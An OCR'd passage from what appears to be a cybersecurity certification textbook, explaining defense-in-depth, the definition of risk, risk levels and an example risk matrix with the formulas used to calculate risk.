
Figure 1.7: Continual/Adaptive Security Strategy



Defense-in-Depth

- Defense-in-depth is a security strategy in which **several protection layers** are placed throughout an information system
- It helps to **prevent direct attacks** against the system and its data because a break in one layer only leads the attacker to the next layer

Defense-in-Depth

Defense-in-depth is a security strategy in which security professionals use several protection layers throughout an information system. This strategy uses the military principle that it is more difficult for an enemy to defeat a complex and multi-layered defense system than to penetrate a single barrier. Defense-in-depth helps to prevent direct attacks against an information system and its data because a break in one layer only leads the attacker to the next layer. If a hacker gains access to a system, defense-in-depth minimizes any adverse impact and gives administrators and engineers time to deploy new or updated countermeasures to prevent a recurrence of the intrusion.

What is Risk?

- Risk refers to the degree of **uncertainty** or expectation that an adverse event may cause damage to the system
- Risks are categorized into different levels according to their estimated impact on the system
- A risk matrix is used to scale risk by considering the **probability**, **likelihood**, and **consequence or impact** of the risk

Risk Levels

Risk Level	Action
Extreme or High	➢ Immediate measures should be taken to combat risk ➢ Identify and impose controls to reduce risk to a reasonably low level
Medium	➢ No urgent action is required ➢ Implement controls as soon as possible to reduce risk to a reasonably low level
Low	➢ Take preventive steps to mitigate the effects of risk

Risk Matrix

Probability			Consequences				
			Insignificant	Minor	Moderate	Major	Severe
81 - 100%	Likelihood	Very High Probability	Low	Medium	High	Extreme	Extreme
61 - 80%		High Probability	Low	Medium	High	High	Extreme
41 - 60%		Equal Probability	Low	Medium	Medium	High	High
21 - 40%		Low Probability	Low	Low	Medium	Medium	High
1 - 20%		Very Low Probability	Low	Low	Medium	Medium	High

Note: This is an example of a risk matrix. Organizations need to create their own risk matrix based on their business needs

What is Risk?

Risk refers to the degree of uncertainty or expectation of potential damage that an adverse event may cause to the system or its resources, under specified conditions. Alternatively, risk can also be:

- The probability of the occurrence of a threat or an event that will damage, cause loss to, or have other negative impacts on the organization, either from internal or external liabilities.
- The possibility of a threat acting upon an internal or external vulnerability and causing harm to a resource.
- The product of the likelihood that an event will occur and the impact that the event might have on an information technology asset.

The relation between Risk, Threats, Vulnerabilities, and Impact is as follows:

RISK = Threats x Vulnerabilities x Impact

The impact of an event on an information asset is the product of vulnerability in the asset and the asset's value to its stakeholders. IT risk can be expanded to

RISK = Threat × Vulnerability × Asset Value

In fact, the risk is the combination of the following two factors:

- The probability of the occurrence of an adverse event
- The consequence of the adverse event

Risk Level

Risk level is an assessment of the resulted impact on the network. Various methods exist to differentiate the risk levels depending on the risk frequency and severity. One of the common methods used to classify risks is to develop a two-dimensional matrix.

Working out the frequency or probability of an incident happening (likelihood) and its possible consequences is necessary to analyze risks. This is referred to as the level of risk. Risk can be represented and calculated using the following formula:

Level of Risk = Consequence x Likelihood


Risks are categorized into different levels according to their estimated impact on the system. Primarily, there are four risk levels, which include extreme, high, medium, and low levels. Remember that control measures may decrease the level of a risk, but do not always entirely eliminate the risk.

Risk Level	Consequence	Action
Extreme or High	Serious or Imminent danger	➢ Immediate measures are required to combat the risk ➢ Identify and impose controls to reduce the risk to a reasonably low level
Medium	Moderate danger	➢ Immediate action is not required, but action should be implement quickly ➢ Implement controls as soon as possible to reduce the risk to a reasonably low level
Low	Negligible danger	➢ Take preventive steps to mitigate the effects of risk

Table 1.1: Risk Levels

Risk Matrix

The risk matrix scales the risk occurrence or likelihood probability, along with its consequences or impact. It is the graphical representation of risk severity and the extent to which the controls can or will mitigate it. The Risk matrix is one of the simplest processes to use for increased visibility of risk; it contributes to the management's decision-making capability. The risk matrix defines various levels of risk and categorizes them as the product of negative probability and negative severity. Although there are many standard risk matrices, individual organizations must create their own.



